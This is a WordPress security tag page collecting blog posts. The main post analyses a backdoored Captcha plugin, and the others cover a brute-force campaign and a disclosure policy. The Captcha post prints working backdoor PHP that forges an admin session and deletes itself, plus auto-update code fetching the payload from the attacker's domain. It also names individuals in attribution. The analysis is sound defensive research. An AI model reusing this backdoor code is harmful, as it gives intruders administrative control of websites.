Online Services

Tag: WordPress Security

  • Backdoor in Captcha Plugin Affects 300K WordPress Sites


    The WordPress repository recently removed the plugin Captcha over what initially appeared to be a trademark issue with the current author using “WordPress” [Editors note: the original page has been removed, we’re now linking to a screen shot.] in their brand name.

    Whenever the WordPress repository removes a plugin with a large user base, we check to see if it was possibly due to something security-related. Wordfence alerts users when any plugin they are running is removed from WordPress repo as well. At the time of its removal, Captcha had over 300,000 active installs, so its removal significantly impacts many users. Though the developer was the person who posted about the plugin’s reason for removal, I decided to look at the plugin source to see if there was some foul play on the part of the developer. I found the following code:

    function cptch_wp_plugin_auto_update()
    {
        require_once ('cptch_wp_auto_update.php');
        global $cptch_plugin_info;
    
        $wptuts_plugin_current_version = $cptch_plugin_info['Version'];
        $wptuts_plugin_remote_path = 'https://simplywordpress.net/captcha/captcha_pro_update.php';
        $wptuts_plugin_slug = plugin_basename(__FILE__);
    
        new cptch_wp_auto_update($wptuts_plugin_current_version, $wptuts_plugin_remote_path, $wptuts_plugin_slug);
    }
    

    This code triggers an automatic update process that downloads a ZIP file from https://simplywordpress[dot]net/captcha/captcha_pro_update.php, then extracts and installs itself over the copy of the Captcha plugin running on site. The ZIP contains a few small code changes from what is in the plugin repository, and it also contains a file called plugin-update.php, which is a backdoor:

    @unlink(__FILE__);
    
    require('../../../wp-blog-header.php');
    require('../../../wp-includes/pluggable.php');
    $user_info = get_userdata(1);
    // Automatic login //
    $username = $user_info->user_login;
    $user = get_user_by('login', $username );
    // Redirect URL //
    if ( !is_wp_error( $user ) )
    {
        wp_clear_auth_cookie();
        wp_set_current_user ( $user->ID );
        wp_set_auth_cookie  ( $user->ID );
    
        $redirect_to = user_admin_url();
        wp_safe_redirect( $redirect_to );
    
        exit();
    }
    

    A backdoor file allows an attacker, or in this case, a plugin author, to gain unauthorized administrative access to your website. This backdoor creates a session with user ID 1 (the default admin user that WordPress creates when you first install it), sets authentication cookies, and then deletes itself.

    The backdoor installation code is unauthenticated, meaning anyone can trigger it. We will edit this post to include a proof of concept after 30 days with technical details on how the backdoor installation and execution works.

    One of the other changes in the ZIP file is an update to the URL using the same automatic update process the developer used to install the backdoor:

     $wptuts_plugin_remote_path = 'https://simplywordpress.net/captcha/captcha_free_update.php';
    

    The code pulled down from https://simplywordpress[net]net/captcha/captcha_free_update.php is identical to what’s in the plugin repository, so triggering the same automatic update process removes all file system traces of the backdoor, making it look as if it was never there and helping the attacker avoid detection.

    The plugin first included this malicious code in the WordPress plugin repository on December 4, 2017 at 1:52pm UTC in the commit @1780758:

    Who Is the New Captcha Author?

    Previously, the plugin development company BestWebSoft owned and maintained the Captcha plugin. On September 5, 2017, they announced a change in ownership without mentioning who the new owner was.

    We decided to find out who owns the domain simplywordpress.net, since this is the domain serving the ZIP file that contains the backdoor. Simplywordpress.net is registered to someone named Stacy Wellington using the email address scwellington@hotmail.co.uk. Using a reverse whois lookup, we found a large number of other domains registered to this user:

    http://viewdns.info/reversewhois/?q=scwellington%40hotmail.co.uk

    One specifically popped up that we’ve seen in the past: unsecuredloans4u.co.uk

    http://www.viewdns.info/dnsreport/?domain=simplywordpress.net
    http://www.viewdns.info/dnsreport/?domain=unsecuredloans4u.co.uk

    The footer of unsecuredloans4u.co.uk states:

    “Unsecuredloans4u.co.uk is a registered Trading Name of Soiza Internet Marketers Limited, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the Financial Services Register under the reference number: 748266.”

    If you have not read our previous post on Mason Soiza, I’d suggest you read that first, since he has a long history of buying WordPress plugins in order to place cloaked backlinks on his users’ sites. He then uses these backlinks to increase page rank in SERPs (Search Engine Results Pages) since only web crawlers such as Googlebot can read them.

    The hostmaster email address is the same for both simplywordpress.net and unsecuredloans4u.co.uk (Stacy Wellington scwellington@hotmail.co.uk).

    http://www.viewdns.info/dnsreport/?domain=simplywordpress.net
    http://www.viewdns.info/dnsreport/?domain=unsecuredloans4u.co.uk

    The DNS history for simplywordpress.net has a previous A-record of 195.154.179.176, which is the current A-record for unsecuredloans4u.co.uk. This DNS change happened about a month ago (two months after the Captcha committer changed over to wpdevmgr2678, the new owner).

    If we look at some of the other domains hosted at 195.154.179.176, we can see pingloans.co.uk which is another Introducer Appointed Representative of Quint Group Limited. That site’s footer states:

    “Pingloans.co.uk is a registered trading style of Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the financial services register under the reference number 780328. Quint Group Limited is authorised and regulated by the Financial Conduct Authority and is entered on the Financial Services Register under reference number: 669450. Serpable Ltd is registered in England and Wales (Company number: 10699069), Registered Office, 17 Collingbourne Avenue, Bournemouth, Dorset. BH6 5QR. Licenced by the Information Commissioners Office, (registration number ZA248554).”

    Serpable Ltd is owned by Charlotte Ann Wellington, possibly related to Stacy Wellington. Stacy Wellington’s email address is also the hostmaster email for pingloans.co.uk.

    The common theme between the two Wellingtons and Mason Soiza is Quint Group Limited. We have observed Mason Soiza creating backdoors in the plugins he bought to create cloaked backlinks to his own loan sites. These backlinks play a big role in how search engines rank sites for different search terms. However, at this time, it’s unclear if either Charlotte or Stacy Wellington is the creator of the backdoor code we discovered in the Captcha plugin.

    We decided to keep looking into simplywordpress.net. The site offers five other plugins in addition to Captcha available for download:

    • Covert me Popup
    • Death To Comments
    • Human Captcha
    • Smart Recaptcha
    • Social Exchange

    All five plugins contain the same backdoor installation code we found in Captcha. A Google search for site:simplywordpress.net reveals a few directories with extra plugin downloads:

    • http://simplywordpress.net/recaptcha2/
    • http://simplywordpress.net/swpopup/
    • http://simplywordpress.net/recaptcha1/

    http://simplywordpress.net/recaptcha1/sw_popup_free_update.php downloads a ZIP file with the same backdoor installation code we saw in Captcha and the other plugins, but the URL used in the auto-update function (line 525 in swpopup.php) to download the backdoored ZIP points to a different domain: http://heyrank.co.uk/plugintool/recaptcha2/sw_popup_pro_update.php

    Heyrank.co.uk is another domain registered to Stacy Wellington. It resolves to the same IP address as unsecuredloans4u.co.uk (195.154.179.176, Mason Soiza’s domain), and is also part of the NS records for unsecuredloans4u.co.uk:

    $ whois unsecuredloans4u.co.uk
    
    Domain name:
        unsecuredloans4u.co.uk
    Registrant:
        Stacy Wellington
    	...
    Name servers:
        ns1.heyrank.co.uk         195.154.179.176
        ns2.heyrank.co.uk         195.154.179.176
    

    At this point, we have a strong correlation between Stacy Wellington, simplywordpress.net, and heyrank.co.uk, so it’s a strong possibility that wpdevmgr2678 is Stacy Wellington. The connection to Mason Soiza is unsecuredloans4u.co.uk and Quint Ltd. Both Mason Soiza and Stacy Wellington have businesses that are Introducer Appointed Representatives of Quint Ltd.

    Serpable Ltd

    We know at this point that Stacy and Charlotte Ann Wellington are involved with Quint Ltd through the company Serpable Ltd. So we decided to look for connections between the name Stacy Wellington and Serpable. We found this bio of his:

    https://www.digitalunite.com/users/stacy-wellington

    He mentions he works for Serpable (http://www.serpable.co.uk/) and that he’s interested in computer security. This company is owned by Charlotte Ann Wellington. Charlotte also owns codelabs.group and leadbrain.co.uk, for which Stacy’s email is listed as the hostmaster:

    http://viewdns.info/dnsreport/?domain=codelabs.group
    http://viewdns.info/dnsreport/?domain=leadbrain.co.uk

    The company Serpable Ltd is (or was previously) an SEO company. They’ve advertised prices for backlinks in the past. There are also posts from the user Serpable (http://www.serpable.co.uk/) on BlackHatWorld using the Skype handle stacy.wellington1.

    We also found other Quint Group-based loan sites that state “Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited”:

    • http://loanload.co.uk/
    • http://pingloans.co.uk/
    • http://pounda.co.uk/

    In the footer:

    “Loanload.co.uk is a registered trading style of Serpable Ltd, which is an Introducer Appointed Representative of Quint Group Limited and is entered on the financial services register under the reference number 780328. Quint Group Limited is authorised and regulated by the Financial Conduct Authority and is entered on the Financial Services Register under reference number: 669450. Serpable Ltd is registered in England and Wales (Company number: 10699069), Registered Office, 17 Collingbourne Avenue, Bournemouth, Dorset. BH6 5QR. Licenced by the Information Commissioners Office, (registration number ZA248554).”

    What We’ve Done So Far

    As of this writing, we’ve created three firewall rules in total to protect our users’ sites from the backdoor installation. Premium customers received the first two rules on December 8th and the third one on the 14th. These rules also protect against the backdoor itself executing in Captcha as well as in the five other plugins available for download on simplywordpress.net. Free users will receive these rules 30 days from the original publish date via the community version of the Threat Defense Feed.

    We have also been working with the WordPress.org plugins team to get out a patched version of Captcha (4.4.5) that is backdoor-free. The plugins team has used the automatic update to upgrade all backdoored versions (4.3.6 – 4.4.4) up to the new 4.4.5 version. Over the course of the weekend over 100,000 sites running versions 4.3.6 – 4.4.4 were upgraded to 4.4.5. They have also blocked the author from publishing updates to the plugin without their review.

    Our Recommendations

    We recommend that you uninstall the Captcha plugin immediately from your site. Based on the public data we’ve gathered, this developer does not have user safety in mind and is very likely a criminal actor attempting yet another supply chain attack. You should also ensure that you’ve enabled automatic updates within WordPress – that’s still one of the best ways to keep your site secure before disclosures like this take place. We also recommend using the Premium version of Wordfence, to proactively defend your site against threats like this one.

    The post Backdoor in Captcha Plugin Affects 300K WordPress Sites appeared first on Wordfence.

  • Breaking: Aggressive WordPress Brute Force Attack Campaign Started Today, 3am UTC

    A massive distributed brute force attack campaign targeting WordPress sites started this morning at 3am Universal Time, 7pm Pacific Time. The attack is broad in that it uses a large number of attacking IPs, and is also deep in that each IP is generating a huge number of attacks. This is the most aggressive campaign we have seen to date, peaking at over 14 million attacks per hour.

    The attack campaign was so severe that we had to scale up our logging infrastructure to cope with the volume when it kicked off, which makes it clear that this is the highest volume attack that we have seen in Wordfence history, since 2012.

    The campaign continues to ramp up in volume during the past hour as we publish this post. A graph of the attack volumes is shown below which shows the number of attacks per hour and the number of attacking IPs that we see each hour.

    Our infrastructure automatically blacklisted the participating IPs in real-time and distributed those to our Premium customers. This all happened unattended early this morning. We continue to monitor the campaign and are analyzing its origin and who is behind it.

    What we know at this time:

    • The attack has so far peaked at 14.1 million attacks per hour.
    • The total number of IPs involved at this time is over 10,000.
    • We are seeing up to 190,000 WordPress sites targeted per hour.
    • This is the most aggressive campaign we have ever seen by hourly attack volume.

    A possible explanation for this new massive increase in brute force attacks

    On December 5th, a massive database of hacked credentials emerged. It contains over 1.4 billion username/password pairs. Approximately 14% of the database contains credentials that have not been seen before. The database is also searchable and easy to use.

    Historically, brute force attacks targeting WordPress have not been very successful. This new database provides fresh credentials that, when matched with a WordPress username, may provide a higher success rate for attackers targeting sites that do not have any protection.

    Protecting Yourself

    If you have not already done so, install Wordfence immediately on your site. Even the free version of Wordfence provides excellent brute force protection by limiting login attempts and hiding usernames while employing a variety of other mechanisms to ward off attackers.

    The Premium version of Wordfence uses a real-time IP blacklist to completely block attackers. Our real-time blacklist was automatically updated as this attack started early this morning to immediately block IPs engaging in the attack. As you can see from the chart above, we are already monitoring over 10,000 unique IPs and actively blocking them.

    We strongly recommend that you upgrade to Wordfence Premium to benefit from the real-time blacklist feature which blocks any traffic from these malicious IPs.

    Spread the Word

    This is the highest volume brute force attack we have seen to date. It may also be using the fresh credentials that were provided in the database released on December 5th, so it may achieve a higher than normal success rate. Please spread the word among the WordPress community to create awareness of this new threat. You can suggest the following actions to your fellow WordPress site owners:

    1. Install a firewall like Wordfence that intelligently blocks brute force attacks.
    2. Ensure that you have strong passwords on all user accounts, especially admin. Wordfence Premium provides password auditing capability.
    3. Change your admin username from the default ‘admin’ to something harder to guess.
    4. Delete any unused accounts, especially admin accounts that you don’t use. This reduces your attack surface.
    5. Enable two-factor authentication on all admin accounts. Wordfence Premium provides two-factor.
    6. Enable an IP blacklist to block IPs that are engaged in this attack. Wordfence Premium provides a real-time IP blacklist.
    7. Monitor login attempts by configuring alerts when an admin signs into your website. Wordfence (free version) provides this.
    8. Do not reuse a password on multiple services. That way if you have a password from a data breach in this new database, it won’t be the same as your WordPress admin password. You can use a password manager like 1password to manage many passwords across services.

    The post Breaking: Aggressive WordPress Brute Force Attack Campaign Started Today, 3am UTC appeared first on Wordfence.

  • Javascript Injection Creates Rogue WordPress Admin User

    Javascript Injection Creates Rogue WordPress Admin User

    Javascript Injection Creates Rogue WordPress Admin User

    Earlier this year, we faced a growing volume of infections related to a vulnerability in outdated versions of the Newspaper and Newsmag themes. The infection type was always the same: malicious JavaScript designed to display unauthorized pop-ups or completely redirect visitors to spammy websites, which the hackers then monetized through advertisement views.

    This month we noticed a very interesting variant of this infection. While still related to the same vulnerability on the same outdated versions of Newspaper and Newsmag themes, the malware has been designed to both inject malvertising and take over a WordPress website completely.

    Continue reading Javascript Injection Creates Rogue WordPress Admin User at Sucuri Blog.

  • New Service Vulnerability Disclosure Policy

    The Wordfence team regularly discovers security issues with commercial services, such as WordPress hosting providers, that put their users at risk. In some cases, the issue is quite severe, putting thousands of websites at risk simultaneously. In these instances, our standard approach has been to contact the service provider directly, provide them with the details and work with them toward resolution. Lately these issues have become more common, so we’ve decided to formalize our approach going forward, updating our Vulnerability Disclosure Policy to specifically address these scenarios.

    What Is a Service Vulnerability?

    We define a service vulnerability as any issue with a technology service that represents an exploitable security risk for its users. We draw a distinction between service and software vulnerabilities, because in many cases, the service vulnerability is due to configuration issues instead of a software bug. For example, a WordPress host may set file permissions incorrectly, allowing an attacker to easily move laterally between sites in their environment. The hosting company may be running no vulnerable software while still opening their customers up to attack.

    How Does Wordfence Discover Service Vulnerabilities?

    Our Security Services Team cleans hundreds of hacked websites each month. As part of that service, they analyze the available server logs, configuration and other server information to try to identify how the website was compromised. This is really important, as it is the only way to be certain that they’ve closed the security hole the attackers used to hack the website in the first place. It is during this analysis that we occasionally discover security issues with hosting providers. In most cases, we will see a flood of site-cleaning cases immediately following the first discovery, all from the same host.

    Wordfence Service Vulnerability Disclosure Policy

    When the Wordfence Security Services Team discovers a security vulnerability in a service, such as WordPress hosting, we take the following steps to address the issue:

    1. Our research team verifies the vulnerability.
    2. We notify the service provider, using the following disclosure deadline, based on the day the service provider is notified:
      • 90 days
      • 14 days if the vulnerability is being actively exploited
    3. Where this service vulnerability directly affects a customer, we will notify that customer that they should consider changing hosting providers. We will not provide technical details of the service vulnerability until we disclose publicly. Instead, we use the following language: “We recommend at this time that you change hosting providers to resolve this security issue. We can not provide further details at this time, but have contacted the hosting provider directly about this issue.”
    4. The service provider releases a fix or the deadline passes, and we announce the vulnerability via our blog.

    Why We Impose Disclosure Deadlines

    When determining our approach to disclosure deadlines, we had to balance the needs of customers, service providers and the broader WordPress community. Let’s take a look at the perspectives we needed to balance:

    Customer Perspective

    As a customer of a service provider with a service vulnerability, I would want to know about the issue right away so I could take action. I also wouldn’t want additional attackers to be notified, increasing the odds that my site might be compromised, but if the vulnerability is being actively exploited, I would expect those involved to “drop everything and fix it!”  I would be able to tolerate you keeping it confidential for a short time to allow the service provider reasonable time to implement a fix, but not for very long. As a paying customer, I would feel I deserved to know so I could take action to defend myself.

    Service Provider Perspective

    As a service provider with an issue, I would want a reasonable time to develop, test and deploy a fix. Many service providers have massive customer bases and complex infrastructure challenges. I may also have other high priority issues that I’m in the middle of handling, forcing me to make difficult choices.

    WordPress Community Perspective

    The broader WordPress community needs to know that, in general, when service providers discover security issues, they are dealt with quickly. We all need service providers we can trust, and we rely upon each other to keep the WordPress ecosystem safe and hold service providers accountable.

    A Balanced Approach

    We had an animated discussion about how aggressive the deadline should be for service providers. Where we landed is quite simple: if a vulnerability is being actively exploited, we expect the service provider to literally drop everything and fix the problem. If they do that, our deadline of 14 days should be plenty of time to implement a fix that they’ve properly tested and doesn’t break other things. If the vulnerability isn’t being actively exploited, 90 days is still reasonable for even the largest providers in our industry.

    As always, we reserve the right to change deadlines based on discussions with the provider. Our interests are aligned with those of the community, and we will always do what we feel is the right thing.

    Software Vulnerability Disclosure Deadline Change

    As a result of this conversation, we also reviewed our policy for software vulnerabilities, and have decided to make a change to how we handle disclosure deadlines. In the past, we have always given the author a 30-day deadline to publish a fix. In the large majority of cases, the author posts a fix within a day or two. Unfortunately, some authors are not so responsive. Going forward, in cases where a software security vulnerability is being actively exploited, our disclosure deadline will now be seven days. We feel this is very reasonable, as fixing a security vulnerability in a piece of software like a WordPress plugin or theme is much easier than rolling out a configuration change to thousands of mission-critical production servers.

    Conclusion

    We take our role as the leading security vendor in the WordPress ecosystem seriously. We feel that these updates to our approach will benefit service providers, software authors, their customers and the broader WordPress community. We encourage other security researchers to adopt similar policies and invite you to reach out to us with any questions you have about implementing a similar approach.

    The post New Service Vulnerability Disclosure Policy appeared first on Wordfence.